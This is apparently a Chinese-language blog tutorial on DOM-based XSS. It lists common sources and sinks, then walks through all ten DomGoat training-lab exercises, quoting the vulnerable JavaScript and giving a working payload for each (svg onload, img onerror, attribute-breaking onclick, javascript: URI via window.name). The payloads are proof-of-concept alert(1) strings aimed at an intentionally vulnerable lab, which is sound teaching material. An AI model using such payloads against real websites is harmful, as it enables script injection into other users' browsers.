
Dom XSS详解与DomGoat靶场writeup

原创

kit_1 于 2021-03-16 14:57:43 发布 135 收藏

分类专栏： XSS 文章标签： 安全漏洞



文章目录

Dom XSS概括

Dom Xss指的是js脚本接受用户可控的数据，在客户端浏览器上执行后修改了页面的Dom环境。与一般的XSS不同的是数据不经过服务端的处理，主要由页面的js处理，即可以绕过网站本身的waf。
所以Dom XSS主要聚焦两个方面。

1. js脚本从何获得数据(Source)
2. 数据在何处执行(Sink)

下面列举了四种常见的Source和三种Sink环境。

Source

Source指的是危险的数据可能被应用程序获取的位置，危险的数据可能来自于用户的输入然后被传递至执行点，这里列举出主要的四种source。

URL-BASED SOURCES

- location
- location.href
- location.search
- location.pathname

基于url的数据也是Dom XSS最常见的利用点，经常有页面的跳转使用形如location.hash等方法来获得url中的字段，此时如果未经过滤则可能导致任意跳转的问题。又或者将url中的数据渲染进html文档中又会造成别的问题。

NAVIGATION-BASED SOURCES

- windows.name
- document.referrer

COMMUNICATION SOURCES

- Ajax
- Web Socket
- Window Message

STORAGE SOURCES

- Cookie
- localStorage
- SessionStorage

更多的资源见DomGoat Source

Sink

sink指的是sources中的数据得以实际执行而导致Dom Xss的位置

JAVASCRIPT EXECUTION SINKS

- eval
- setTimeout
- setInterval
- Function

HTML EXECUTION SINKS

- innerHTML()
- outerHTML()
- document.write()

JAVASCRIPT URI SINKS

- location
- location.href
- location.replace()
- location.assign()

更多的sink详见
Domgoat sinks
jQuery中的sink

DomGoat通关记录

Exercise - 1(location.hash)

```
let hash = location.hash;
if (hash.length > 1) {
    let hashValueToUse = unescape(hash.substr(1));
    let msg = "Welcome <b>" + hashValueToUse + "</b>!!";
    document.getElementById("msgboard").innerHTML = msg;
}
```

location.hash获取url#后的字符，且#后的内容用户可控，脚本获得内容后写入html标签中。
payload:

```
https://domgo.at/cxss/example/1?payload=abcd&sp=x#%3Csvg/onload=alert(1)%3E
```

Exercise - 2(document.referrer)

```
let rfr = document.referrer;
let paramValue = unescape(getPayloadParamValueFromUrl(rfr));
if (paramValue.length > 0) {
    let msg = "Welcome <b>" + paramValue + "</b>!!";
    document.getElementById("msgboard").innerHTML = msg;
} else {
    document.getElementById("msgboard").innerHTML = "Parameter named <b>payload</b> was not found in the referre
r.";
}
```


document.referrer获取请求头中referrer字段，可以通过更改Exercise - 1中的参数值来修改referrer字段造成dom xss

payload:

将Exercise - 1参数修改为

```
https://domgo.at/cxss/example/1?payload=%3Csvg/onload=alert(1)%3E&sp=x#12345
```

访问Exercise - 2



Exercise - 3(Ajax)

```
let responseBody = xhr.responseText;
let responeBodyObject = JSON.parse(responseBody);
let msg = "Welcome <b>" + responeBodyObject.payload + "</b>!!";
document.getElementById("msgboard").innerHTML = msg;
```

输入payload点击按钮后触发processPayload()，发送一个ajax请求，得到payload内容后写入html标签中

payload:

此处不能使用新建标签 + onload事件来执行代码！！


```
<img src=x onerror=alert(1)>
```

Exercise - 4(WebSocket)

```
let ws = new WebSocket(webSocketUrl);
ws.onmessage = function (evt) {
    let rawMsg = evt.data;
    let msgJson = JSON.parse(rawMsg);
    let msg = "Welcome <b>" + msgJson.payload + "</b>!!";
    document.getElementById("msgboard").innerHTML = msg;
};
```

采用websocket与服务端交换数据，返回的数据格式为json。

4	https://domgo.at/ws	← To client	25	✓	22:39:56 15 ...	8080	2
5	https://domgo.at/ws	→ To server	21	✓	22:40:24 15 ...	8080	2
6	https://domgo.at/ws	← To client	40	✓	22:40:25 15 ...	8080	2



payload:

```
<img src=x onerror=alert(1)>
```

Exercise - 5(postMessage)

```
window.onmessage = function (evt) {
    let msgObj = evt.data;
    let msg = "Welcome <b>" + msgObj.payload + "</b>!!";
    document.getElementById("msgboard").innerHTML = msg;
};
```

当前窗口设置message监听，输入payload后调用processPayload函数

```
window.onload = function () {
 processPayload();
};

let processPayload = function () {
 let payload = document.getElementById('payloadbox').value;
 frames[0].postMessage(payload, location.origin);
};
```

向当前窗口发送message，内容为输入的payload
payload:

```
<img src=x onerror=alert(1)>
```

Exercise - 6(localStorage)

```
let payloadValue = localStorage.getItem("payload", payload);
let msg = "Welcome " + payload + "!!";
document.getElementById("msgboard").innerHTML = msg;
```

从localStorage中获得key为payload的参数并写入页面
输入的payload会以{'payload':payload}键值对的方式存入localStorage

```
let processPayload = function () {
    let payload = document.getElementById('payloadbox').value;
    localStorage.setItem("payload", payload);
    readPayload();
};
```

payload:

```
<img/src =x onerror=alert(1)>
```

Exercise - 7(黑名单<>)

```
let hash = location.hash;
let hashValueToUse = hash.length > 1 ? unescape(hash.substr(1)) : hash;
hashValueToUse = hashValueToUse.replace(/</g, "&lt;").replace(/>/g, "&gt;");
let msg = "<a href='#user=" + hashValueToUse + "'>Welcome</a>!!";
document.getElementById("msgboard").innerHTML = msg;
```

与第一关的数据处理形式相同，输出的时候对<>进行了实体转义，用'闭合前面的属性值构造新事件来执行脚本
payload:

```
https://domgo.at/cxss/example/7#' onclick=alert(1) '
```

Exercise - 8(黑名单<>)

```
let hash = location.hash;
let hashValueToUse = hash.length > 1 ? unescape(hash.substr(1)) : hash;

if (hashValueToUse.indexOf("=") > -1 ) {
    hashValueToUse = hashValueToUse.substr(hashValueToUse.indexOf("=")+1);
    hashValueToUse = hashValueToUse.replace(/</g, "&lt;").replace(/>/g, "&gt;");
    let msg = "<a href='#user=" + hashValueToUse + "'>Welcome</a>!!";
    document.getElementById("msgboard").innerHTML = msg;
}
```

与上关相同，增加了对url中字符串是否有=的判断...
payload:


```
https://domgo.at/cxss/example/8#user='%20onclick=alert(1)%20'
```

Exercise - 9(window.name)

```
let hash = location.hash;
let hashValueToUse = hash.length > 1 ? unescape(hash.substr(1)) : hash;

if (hashValueToUse.indexOf("=") > -1 ) {

    hashValueToUse = hashValueToUse.substr(hashValueToUse.indexOf("=") + 1);

    if (hashValueToUse.length > 1) {
        hashValueToUse = hashValueToUse.substr(0, 10);
        hashValueToUse = hashValueToUse.replace(/"/g, "&quot;");
        let windowValueToUse = window.name.replace(/"/g, "&quot;");
        let msg = "<a href=\"" + hashValueToUse + windowValueToUse + "\">Welcome</a>!!";
        document.getElementById("msgboard").innerHTML = msg;
    }
}
```

获得location.hash字符串与window.name的值拼接在一起，写入html标签中，window.name的值从一个页面到另外一个页面中是不会改变的，故在实际场景中可以自己构造一个恶意页面把window.name设定为恶意代码，访问调用window.name的目标网页即可完成攻击。

payload:



由于本题设置了长度限制，需要设置window.name值为:alert(1)
与url中location.hash的值拼接完成攻击。

```
https://domgo.at/cxss/example/9#user=javascript
```

Exercise - 10(location.href)

```
let urlParts = location.href.split("?");
if (urlParts.length > 1) {

    let queryString = urlParts[1];
    let queryParts = queryString.split("&");
    let userId = "";
    for (let i = 0; i < queryParts.length; i++) {

        let keyVal = queryParts[i].split("=");
        if (keyVal.length > 1) {
            if (keyVal[0] === "user") {

                userId = keyVal[1];
                break;
            }
        }
    }
    if (userId.startsWith("ID-")) {

        userId = userId.substr(3, 10);
        userId = userId.replace(/"/g, "&quot;");
        let windowValueToUse = window.name.replace(/"/g, "&quot;");
        let msg = "<a href=\"" + userId + windowValueToUse + "\">Welcome</a>!!";
        document.getElementById("msgboard").innerHTML = msg;
    }
}
```

与上关基本相同，利用location.href获取参数值，去除userID的字符串前三位，并限制长度为10与window.name拼接后写入html标签中

payload:

```
https://domgo.at/cxss/example/10?lang=en&user=ID-javascript&returnurl=/
```

window.name=":alert(1)"

参考文章:

From 4 sources to 3 sinks in DOM XSS - DomGoat level 1-10 (all levels) writeup

DomGoat